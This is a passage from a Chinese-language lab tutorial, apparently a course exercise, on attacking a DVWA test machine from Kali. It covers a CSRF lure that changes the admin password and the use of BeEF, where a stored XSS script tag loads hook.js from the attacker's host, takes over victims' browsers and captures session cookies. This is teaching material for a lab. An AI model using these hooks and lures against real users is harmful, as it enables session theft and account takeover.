
将上述html 粘贴到新建的 csrf.html 中



得到kali的csrf网页链接


http://192.168.0.133/csrf.html

步骤3: 诱骗登录了靶机dvwa的用户在同一浏览器点击该链接




*** 网站

同学们自行美化该网站



然后受害者退出登录 再重新登录



登录时输入admin/admin 提示密码错误，这是admin的密码已经被攻击者修改成功



任务4

任务目的：熟悉Beef的会用，使用Beef 自动化注入xss跨站脚本攻击漏洞。

Beef简介

BeEF, 全称The Browser Exploitation Framework, 是一款针对浏览器的渗透测试工具

官网: <http://beefproject.com>

systemctl start beef-xss.service #开启beef

systemctl stop beef-xss.service #关闭beef


systemctl restart beef-xss.service #重启beef


任务过程

步骤1: 在kali上启动apache和beef

启动apche: `service apache2 start`

启动beef






如beef启动过程缺少组件，可重新安装beef:

```
apt-get install beef-xss
```

启动过程中如有输入密码统一输入beef



```
Applications  Places  Terminal  Jun 7 08:40
root@kali: /

> Executing "sudo beef-xss" previously unselected package oracle-instantclient-basic.
[i] GeoIP database is missing
[i] Run geoupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*] You might need to refresh your browser once it opens.
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>


● beef-xss.service - beef-xss
   Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
   Active: active (running) since Sun 2020-06-07 08:39:40 EDT; 5s ago
     Main PID: 36316 (ruby)
       Tasks: 3 (limit: 4580)
      Memory: 69.1M
    CGroup: /system.slice/beef-xss.service
            └─36316 ruby /usr/share/beef-xss/beef0.91-0kalil) ...

Jun 07 08:39:40 kali systemd[1]: Started beef-xss? (30-2) ...
Processing triggers for man-db (2.9.1-1) ...
[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
```

启动之后得到两个地址

脚本攻击远程地址: `<script src="http://127.0.0.1:3000/hook.js"></script>`
beef后台管理地址: `http://127.0.0.1:3000/ui/panel`
如在其他机器访问把127.0.0.1换成kali的ip地址即可

步骤2: 在浏览器中输入<http://192.168.0.133:3000/ui/panel>



Authentication


Username:	<input type="text" value="beef"/>	...
Password:	<input type="password" value="beef"/>	...
<input type="button" value="Login"/>		

登录用户名和密码一般都默认为beef/beef, 如密码不对可去 `/etc/beef-xss/config.yaml` 文件查询


```
root@kali:/etc/beef-xss# cat config.yaml
---
beef:
  version: 0.5.0.0
  debug: false
  client_debug: false
  crypto_default_value_length: 80
  credentials:
    user: beef
    passwd: bbeef
  restrictions:
```

步骤3: 将kali上的beef脚本复制到靶机中

```
<script src="http://192.168.0.133:3000/hook.js"></script>
```



然后在火狐浏览器中访问改页面



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Stored Cross Site Scripting (C)

Name *

Message *

Name: test
Message: This is a test comment.

Name: hello
Message:

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

在回到Beef后台管理中可以看到这两台机器已经上钩了

← → ↺ ⌂ 不安全 | 192.168.0.133:3000/ui/panel#id=5BHm9FXLgZga7ZfbhWQQuwQW71syHPxsDIDY9BDh32gGefuZHidNKUKweBMXoMnW...
⌵ ☆

Hooked Browsers

- Online Browsers
 - 192.168.0.136
 - 192.168.0.1
 - 192.168.0.1
- Offline Browsers

Getting Started

Logs

Zombies

Current Browser

Details

Logs

Commands


Proxy

XssRays

Network

Key	Value
browser.capabilitiesactivex	No
browser.capabilitiesflash	No
browser.capabilitiesgooglegears	No
browser.capabilitiesphonegap	No
browser.capabilitiesquicktime	No
browser.capabilitiesrealplayer	No
browser.capabilitiessilverlight	No
browser.capabilitiesvbscript	No
browser.capabilitiesvlc	No
browser.capabilitieswebgl	Yes
browser.capabilitieswebRTC	Yes
browser.capabilitieswebsocket	Yes
browser.capabilitieswebworker	Yes
browser.capabilitieswmp	No
browser.date.timestamp	Sun Jun 07 2020 20:50:12 GMT+0800 (中国标准时间)
browser.engine	Gecko
browser.language	zh-CN
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:76.0) Gecko/20100101 Firefox/76
browser.platform	Win32
browser.version	76.0
browser.window.cookies	security=low; PHPSESSID=nouniadt4d5u5d957e9904ds5; acopendivids=swrn; BEEFHOOK=5BHm9FXLgZga7ZfbhWQQuwQW71syHPxsDIDY9BDh32gGefuZHidNKUKweBMXoMnW...

Beef攻击




为了方便的了解该工具的功能，同学们可以将该网页翻译成中文




浏览器信息收集


在details里会显示自动收集到的信息



在 Commands 选项里可进行插件信息收集



持久化控制



社会工程

